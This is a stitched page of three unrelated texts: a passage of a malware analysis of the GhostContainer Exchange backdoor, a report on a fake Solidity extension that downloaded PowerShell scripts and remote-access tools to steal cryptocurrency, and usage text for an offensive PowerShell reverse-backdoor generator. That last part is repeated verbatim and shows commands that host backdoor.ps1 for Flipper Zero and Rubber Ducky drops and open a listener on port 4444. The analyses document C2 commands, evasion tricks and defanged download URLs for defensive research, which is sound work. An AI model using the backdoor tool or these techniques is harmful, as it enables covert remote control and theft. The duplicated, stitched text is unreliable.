Notably, the attackers leveraged several open-source projects to build this backdoor. Once loaded, the backdoor grants the attackers full control over the Exchange server, allowing them to execute a range of malicious activities. To evade detection by security products, the malware employs various evasion techniques and disguises itself as a common server component to blend in with normal operations. Furthermore, it can function as a proxy or tunnel, potentially exposing the internal network to external threats or facilitating the exfiltration of sensitive data from internal devices. Our telemetry data indicates that this malware may be part of an APT campaign targeting high-value organizations, including high-tech companies, in Asia. Our team is currently investigating the scope and extent of these attack activities to better understand the threat landscape.
PE32 executable (EXE) (CLI) Intel 80386, for MS Windows Mono/.Net assemblys
File size
32.8 KB
File name
App_Web_Container_1.dll
The name of this file is App_Web_Container_1.dll. As the file name suggests, it serves as a “container”. It contains three key classes (Stub, App_Web_843e75cf5b63, and App_Web_8c9b251fb5b3) and one utility class (StrUtils). Once the file is loaded by the Exchange service, the Stub class is executed first. It acts as a C2 command parser, capable of executing shellcode, downloading files, running commands, and loading additional .NET byte code. One of the most notable features is that it creates an instance of the App_Web_843e75cf5b63, which serves as a loader for the web proxy class (App_Web_8c9b251fb5b3) via a virtual page injector.
Stub: C2 parser and dispatcher
At the beginning of execution, The Stub class attempts to bypass AMSI (Antimalware Scan Interface) and Windows Event Log. This is accomplished by overwriting specific addresses in amsi.dll and ntdll.dll, which allows evading AMSI scanning and Windows event logging.
Next, it retrieves the machine key from the ASP.NET configuration, specifically the validation key, and converts it to a byte array. The code used to generate the validation key was simply copied from the open-source project machinekeyfinder-aspx. The validation key is then hashed using SHA-256 to ensure it is 32 bytes long, and the resulting byte array is returned for use in AES encryption and decryption (to protect the data transferred between the attacker and the Exchange server).
The malware’s primary functionality is to receive requests from the attacker and parse them as follows:
Receive the value of x-owa-urlpostdata from the attacker’s request data and then decode it as Base64.
Utilize the AES key generated above to perform AES decryption on decoded data. The first 16 bytes of the decoded data are used as the initialization vector (IV).
Decompress the decrypted data and dispatch operations based on the command ID (first byte).
To execute commands, Stub checks if the current user is a system account. If it is not, it attempts to impersonate a user by utilizing a token stored in the application domain’s data storage. This allows the application to perform actions under a different identity.
C2 commands and functionality:
Command ID
Description
0
Get the architecture type (e.g., x86 or x64) |
1
Run received data as a shell code
2
Execute a command line
3
Load .NET byte code in a child thread
4
Send a GET request
5
Download and save a file
6
Save provided raw data to a file
7
Delete a file
8
Read file contents
9
Execute a .NET program with output
10
Invoke a virtual page injector (create an instance of class App_Web_843e75cf5b63)
11
Iterate and delete files whose names contain App_Global in the defined folder and its subdirectories
14
Perform HTTP POST requests to multiple URLs concurrently
Each time the command is executed, an XML-formatted response is generated, containing the execution result or return value. The value element in the XML starts with a hardcoded string /wEPDwUKLTcyODc4, and the same string is used in another open-source project, ExchangeCmdPy.py, to exploit the Exchange vulnerability CVE-2020-0688.
By further comparing the code of GhostContainer with the ExchangeCmdPy.py open-source project, we observe a high degree of similarity in their entry function structures and keyword strings. This leads us to speculate that the code of the Stub class was developed based on the open-source project. We suspect that the vulnerability exploited in the Exchange attack may be related to CVE-2020-0688.
App_Web_843e75cf5b63: virtual page injector
This class is based on yet another open-source project, PageLoad_ghostfile.aspx, and it is designed to create ghost pages using classes like VirtualProvider. It contains a few classes which inherit from multiple system classes responsible for creating virtual ASPX pages and override some of their methods. It will create a virtual page using the two provided arguments: fakePageName and fakePath. The purpose of this approach is to run a .NET reflection loader (the fake page – see Appendix II) and bypass file checks. The loader is hardcoded into the program as a Base64-encoded .aspx source code.
This fake page is used to locate the web proxy class App_Web_8c9b251fb5b3 in the current domain and execute its static method AppWebInit. As soon as it is created, the attacker starts sending requests to it, which will then be received and parsed by App_Web_8c9b251fb5b3.
App_Web_8c9b251fb5b3: web proxy
App_Web_8c9b251fb5b3 is one core component in the GhostContainer sample, typically loaded indirectly through the fake page (App_Web_843e75cf5b63). This class includes web proxy, socket forwarding, and covert communication capabilities, serving as a typical example of a combined web proxy and tunneling module.
When an instance of this class is created, the static value utcDate is initialized with the current date and time. To identify the current version of the class, the fake page selects and invokes the one with the maximum utcDate value.
There are only two functions in this class. The AppWebInit() function serves as the actual entry point of the module, and it is dynamically invoked through reflection in the fake .aspx page. In the function StrTr, it implements a custom string translation mechanism before decoding Base64-encoded strings.
Again, we linked this algorithm to an open-source project, this time Neo-reGeorg. The function name StrTr and its code are identical. By comparing the code, it becomes clear that this class is a highly customized version of Neo-reGeorg.
The primary behavior of the module is focused on parsing requests the attacker sends to the fake web page. When receiving a request, it first inspects the header. Its further behavior may vary depending on the identified header:
The Qprtfva header: identifies proxy forwarding requests.
The Dzvvlnwkccf header: identifies socket communication requests.
In other cases, the malware will respond with the string "<!-- 5lxBk9Zh7MDCyVAaxD8 -->".
If the header is Qprtfva, the malware establishes a web proxy by completing the following steps:
Decode a Base64-encoded string to obtain the target URL.
Clone the original request content (headers other than Qprtfva and body).
Forward the request to the decoded target address.
Return the target response content as the local response.
If the header is Dzvvlnwkccf, the malware establishes or manages a long-lived TCP tunnel connection between the internet and intranet. In order to identify and maintain different socket objects simultaneously, it defines a name for each socket object and then saves that name in pairs with the socket object in global storage. The name of the socket is contained in the first 22 bytes of the value of the header Dzvvlnwkccf. The exact activity is contained in the command section of the request, which starts from byte 23. The module accepts the following socket communication commands.
Extracts the IP and port from an encrypted header, attempts to connect, and saves the socket.
vfhafFQZ4moDAvJjEjplaeySyMA
Closes the socket and removes it from the global storage.
M4LubGO0xaktF_YgZpsiH3v1cJ4dloAPOZKdG8AK4UxM
Converts HTTP request body content to socket data and sends it to the internal host.
NYIJVBf2PXRn7_BWxFyuheu1O0TuE9B0FtF0O
Receives data from the internal network, encodes it, and sends it back to the attacker as an HTTP response body.
StrUtils: string and XML format processing class
StrUtils looks like a utility class for splitting and trimming strings, as well as splitting, extracting, and unescaping XML elements. However, only a few functions are currently referenced by the other three classes, namely the functions responsible for:
Splitting the received data into multiple parts
Trimming the closing character of the file path
We found no references to the XML unescaping functions in any class.
Infrastructure
The GhostContainer backdoor does not establish a connection to any C2 infrastructure. Instead, the attacker connects to the compromised server from the outside, and their control commands are hidden within normal Exchange web requests. As a result, we have not yet identified any relevant IP addresses or domains.
Victims
So far, we have identified two targets of this campaign: a key government agency and a high-tech company. Both organizations are located in the Asian region.
Attribution
The sample used in this APT attack does not share structural similarities with any known malware. It incorporates code from several open-source projects, which are publicly accessible and could be utilized by hackers or APT groups worldwide. As a result, attribution based on code similarity is not reliable. Based on our telemetry, the attack could not be correlated with other attack campaigns because the attackers did not expose any infrastructure.
Conclusions
Based on all the analysis conducted, it is evident that attackers are highly skilled in exploiting Exchange systems and leveraging various open-source projects related to infiltrating IIS and Exchange systems. They possess an in-depth understanding of how Exchange web services operate and show remarkable expertise in assembling and extending publicly available code to create and enhance sophisticated espionage tools. We believe this is a mature and highly professional team. We continue tracking their activity.
Attacks that leverage malicious open-source packages are becoming a major and growing threat. This type of attacks currently seems commonplace, with reports of infected packages in repositories like PyPI or npm appearing almost daily. It would seem that increased scrutiny from researchers on these repositories should have long ago minimized the profits for cybercriminals trying to make a fortune from malicious packages. However, our investigation into a recent cyberincident once again confirmed that open-source packages remain an attractive way for attackers to make easy money.
Infected out of nowhere
In June 2025, a blockchain developer from Russia reached out to us after falling victim to a cyberattack. He’d had around $500,000 in crypto assets stolen from him. Surprisingly, the victim’s operating system had been installed only a few days prior. Nothing but essential and popular apps had been downloaded to the machine. The developer was well aware of the cybersecurity risks associated with crypto transactions, so he was vigilant and carefully reviewed his every step while working online. Additionally, he used free online services for malware detection to protect his system, but no commercial antivirus software.
The circumstances of the infection piqued our interest, and we decided to investigate the origins of the incident. After obtaining a disk image of the infected system, we began our analysis.
Syntax highlighting with a catch
As we examined the files on the disk, a file named extension.js caught our attention. We found it at %userprofile%\.cursor\extensions\solidityai.solidity-1.0.9-universal\src\extension.js. Below is a snippet of its content:
A request sent by the extension to the server
This screenshot clearly shows the code requesting and executing a PowerShell script from the web server angelic[.]su: a sure sign of malware.
It turned out that extension.js was a component of the Solidity Language extension for the Cursor AI IDE, which is based on Visual Studio Code and designed for AI-assisted development. The extension is available in the Open VSX registry, used by Cursor AI, and was published about two months ago. At the time this research, the extension had been downloaded 54,000 times. The figure was likely inflated. According to the description, the extension offers numerous features to optimize work with Solidity smart contract code, specifically syntax highlighting:
The extension’s description in the Open VSX registry
We analyzed the code of every version of this extension and confirmed that it was a fake: neither syntax highlighting nor any of the other claimed features were implemented in any version. The extension has nothing to do with smart contracts. All it does is download and execute malicious code from the aforementioned web server. Furthermore, we discovered that the description of the malicious plugin was copied by the attackers from the page of a legitimate extension, which had 61,000 downloads.
How the extension got on the computer
So, we found that the malicious extension had 54,000 downloads, while the legitimate one had 61,000. But how did the attackers manage to lull the developer’s vigilance? Why would he download a malicious extension with fewer downloads than the original?
We found out that while trying to install a Solidity code syntax highlighter, the developer searched the extension registry for solidity. This query returned the following:
Search results for “solidity”: the malicious (red) and legitimate (green) extensions
In the search results, the malicious extension appeared fourth, while the legitimate one was only in eighth place. Thus, while reviewing the search results, the developer clicked the first extension in the list with a significant number of downloads – which unfortunately proved to be the malicious one.
The ranking algorithm trap
How did the malicious extension appear higher in search results than the legitimate one, especially considering it had fewer downloads? It turns out the Open VSX registry ranks search results by relevance, which considers multiple factors, such as the extension rating, how recently it was published or updated, the total number of downloads, and whether the extension is verified. Consequently, the ranking is determined by a combination of factors: for example, an extension with a low number of downloads can still appear near the top of search results if that metric is offset by its recency. This is exactly what happened with the malicious plugin: the fake extension’s last update date was June 15, 2025, while the legitimate one was last updated on May 30, 2025. Thus, due to the overall mix of factors, the malicious extension’s relevance surpassed that of the original, which allowed the attackers to promote the fake extension in the search results.
The developer, who fell into the ranking algorithm trap, didn’t get the functionality he wanted: the extension didn’t do any syntax highlighting in Solidity. The victim mistook this for a bug, which he decided to investigate later, and continued his work. Meanwhile, the extension quietly installed malware on his computer.
From PowerShell scripts to remote control
As mentioned above, when the malicious plugin was activated, it downloaded a PowerShell script from https://angelic[.]su/files/1.txt.
The PowerShell script contents
The script checks if the ScreenConnect remote management software is installed on the computer. If not, it downloads a second malicious PowerShell script from: https://angelic[.]su/files/2.txt. This new script then downloads the ScreenConnect installer to the infected computer from https://lmfao[.]su/Bin/ScreenConnect.ClientSetup.msi?e=Access&y=Guest and runs it. From that point on, the attackers can control the infected computer via the newly installed software, which is configured to communicate with the C2 server relay.lmfao[.]su.
Data theft
Further analysis revealed that the attackers used ScreenConnect to upload three VBScripts to the compromised machine:
a.vbs
b.vbs
m.vbs
Each of these downloaded a PowerShell script from the text-sharing service paste.ee. The download URL was obfuscated, as shown in the image below:
The obfuscated URL for downloading the PowerShell script
The downloaded PowerShell script then retrieved an image from archive[.]org. A loader known as VMDetector was then extracted from this image. VMDetector attacks were previously observed in phishing campaigns that targeted entities in Latin America. The loader downloaded and ran the final payload from paste.ee.
Our analysis of the VBScripts determined that the following payloads were downloaded to the infected computer:
Quasar open-source backdoor (via a.vbs and b.vbs),
Stealer that collected data from browsers, email clients, and crypto wallets (via m.vbs). Kaspersky products detect this malware as HEUR:Trojan-PSW.MSIL.PureLogs.gen.
Both implants communicated with the C2 server 144.172.112[.]84, which resolved to relay.lmfao[.]su at the time of our analysis. With these tools, the attackers successfully obtained passphrases for the developer’s wallets and then syphoned off cryptocurrency.
New malicious package
The malicious plugin didn’t last long in the extension store and was taken down on July 2, 2025. By that time, it had already been detected not only by us as we investigated the incident but also by other researchers. However, the attackers continued their campaign: just one day after the removal, they published another malicious package named “solidity”, this time exactly replicating the name of the original legitimate extension. The functionality of the fake remained unchanged: the plugin downloaded a malicious PowerShell script onto the victim’s device. However, the attackers sought to inflate the number of downloads dramatically. The new extension was supposedly downloaded around two million times. The following results appeared up until recently when users searched for solidity within the Cursor AI development environment (the plugin is currently removed thanks to our efforts).
Updated search results for “solidity”
The updated search results showed the legitimate and malicious extensions appearing side-by-side in the search rankings, occupying the seventh and eighth positions respectively. The developer names look identical at first glance, but the legitimate package was uploaded by juanblanco, while the malicious one was uploaded by juanbIanco. The font used by Cursor AI makes the lowercase letter l and uppercase I appear identical.
Therefore, the search results displayed two seemingly identical extensions: the legitimate one with 61,000 downloads and the malicious one with two million downloads. Which one would the user choose to install? Making the right choice becomes a real challenge.
Similar cyberattacks
It’s worth noting that the Solidity extensions we uncovered are not the only malicious packages published by the attackers behind this operation. We used our open-source package monitoring tool to find a malicious npm package called “solsafe”. It uses the URL https://staketree[.]net/1.txt to download ScreenConnect. In this campaign, it’s also configured to use relay.lmfao[.]su for communication with the attackers.
We also discovered that April and May 2025 saw three malicious Visual Studio Code extensions published: solaibot, among-eth, and blankebesxstnion. The infection method used in these threats is strikingly similar to the one we described above. In fact, we found almost identical functionality in their malicious scripts.
Scripts downloaded by the VS Code extension (left) vs. Solidity Language (right)
In addition, all of the listed extensions perform the same malicious actions during execution, namely:
Download PowerShell scripts named 1.txt and 2.txt.
Use a VBScript with an obfuscated URL to download a payload from paste.ee.
Download an image with a payload from archive.org.
This leads us to conclude that these infection schemes are currently being widely used to attack blockchain developers. We believe the attackers won’t stop with the Solidity extensions or the solsafe package that we found.
Takeaways
Malicious packages continue to pose a significant threat to the crypto industry. Many projects today rely on open-source tools downloaded from package repositories. Unfortunately, packages from these repositories are often a source of malware infections. Therefore, we recommend extreme caution when downloading any tools. Always verify that the package you’re downloading isn’t a fake. If a package doesn’t work as advertised after you install it, be suspicious and check the downloaded source code.
In many cases, malware installed via fake open-source packages is well-known, and modern cybersecurity solutions can effectively block it. Even experienced developers must not neglect security solutions, as these can help prevent an attack in case a malicious package is installed.
Reverse backdoor written in Powershell and obfuscated with Python. Allowing the backdoor to have a new signature after every run. Also can generate auto run scripts for Flipper Zero and USB Rubber Ducky.
options: -h, --help show this help message and exit --ip-address IP_ADDRESS, -i IP_ADDRESS IP Address to bind the backdoor too (default: 192.168.X.XX) --port PORT, -p PORT Port for the backdoor to connect over (default: 4444) --random, -r Randomizes the outputed backdoor's file name --out OUT, -o OUT Specify the backdoor filename (relative file names) --verbose, -v Show verbose output --delay DELAY Delay in milliseconds before Flipper Zero/Ducky-Script payload execution (default:100) --flipper FLIPPER Payload file for flipper zero (includes EOL convers ion) (relative file name) --ducky Creates an inject.bin for the http server --server-port SERVER_PORT Port to run the HTTP server on (--server) (default: 8080) --payload PAYLOAD USB Rubber Ducky/Flipper Zero backdoor payload to execute --list--payloads List all available payloads -k KEYBOARD, --keyboard KEYBOARD Keyboard layout for Bad Usb/Flipper Zero (default: us) -A, --actually-listen Just listen for any backdoor connections -H, --listen-and-host Just listen for any backdoor connections and host the backdoor directory
A file in the current working directory will be created called backdoor.ps1
Bad USB/ USB Rubber Ducky attacks
When using any of these attacks you will be opening up a HTTP server hosting the backdoor. Once the backdoor is retrieved the HTTP server will be shutdown.
Payloads
Execute -- Execute the backdoor
BindAndExecute -- Place the backdoor in temp, bind the backdoor to startup and then execute it.
Flipper Zero Backdoor
C:\Users\DrewQ\Desktop\powershell-backdoor-main> python .\listen.py --flipper powershell_backdoor.txt --payload execute
[*] Started HTTP server hosting file: http://192.168.0.223:8989/backdoor.ps1
[*] Starting Backdoor Listener 192.168.0.223:4444 use CTRL+BREAK to stop
Place the text file you specified (e.g: powershell_backdoor.txt) into your flipper zero. When the payload is executed it will download and execute backdoor.ps1
Usb Rubber Ducky Backdoor
 C:\Users\DrewQ\Desktop\powershell-backdoor-main> python .\listen.py --ducky --payload BindAndExecute
[*] Started HTTP server hosting file: http://192.168.0.223:8989/backdoor.ps1
[*] Starting Backdoor Listener 192.168.0.223:4444 use CTRL+BREAK to stop
A file named inject.bin will be placed in your current working directory. Java is required for this feature. When the payload is executed it will download and execute backdoor.ps1
Reverse backdoor written in Powershell and obfuscated with Python. Allowing the backdoor to have a new signature after every run. Also can generate auto run scripts for Flipper Zero and USB Rubber Ducky.
options: -h, --help show this help message and exit --ip-address IP_ADDRESS, -i IP_ADDRESS IP Address to bind the backdoor too (default: 192.168.X.XX) --port PORT, -p PORT Port for the backdoor to connect over (default: 4444) --random, -r Randomizes the outputed backdoor's file name --out OUT, -o OUT Specify the backdoor filename (relative file names) --verbose, -v Show verbose output --delay DELAY Delay in milliseconds before Flipper Zero/Ducky-Script payload execution (default:100) --flipper FLIPPER Payload file for flipper zero (includes EOL convers ion) (relative file name) --ducky Creates an inject.bin for the http server --server-port SERVER_PORT Port to run the HTTP server on (--server) (default: 8080) --payload PAYLOAD USB Rubber Ducky/Flipper Zero backdoor payload to execute --list--payloads List all available payloads -k KEYBOARD, --keyboard KEYBOARD Keyboard layout for Bad Usb/Flipper Zero (default: us) -A, --actually-listen Just listen for any backdoor connections -H, --listen-and-host Just listen for any backdoor connections and host the backdoor directory
A file in the current working directory will be created called backdoor.ps1
Bad USB/ USB Rubber Ducky attacks
When using any of these attacks you will be opening up a HTTP server hosting the backdoor. Once the backdoor is retrieved the HTTP server will be shutdown.
Payloads
Execute -- Execute the backdoor
BindAndExecute -- Place the backdoor in temp, bind the backdoor to startup and then execute it.
Flipper Zero Backdoor
C:\Users\DrewQ\Desktop\powershell-backdoor-main> python .\listen.py --flipper powershell_backdoor.txt --payload execute
[*] Started HTTP server hosting file: http://192.168.0.223:8989/backdoor.ps1
[*] Starting Backdoor Listener 192.168.0.223:4444 use CTRL+BREAK to stop
Place the text file you specified (e.g: powershell_backdoor.txt) into your flipper zero. When the payload is executed it will download and execute backdoor.ps1
Usb Rubber Ducky Backdoor
 C:\Users\DrewQ\Desktop\powershell-backdoor-main> python .\listen.py --ducky --payload BindAndExecute
[*] Started HTTP server hosting file: http://192.168.0.223:8989/backdoor.ps1
[*] Starting Backdoor Listener 192.168.0.223:4444 use CTRL+BREAK to stop
A file named inject.bin will be placed in your current working directory. Java is required for this feature. When the payload is executed it will download and execute backdoor.ps1

 Login
Login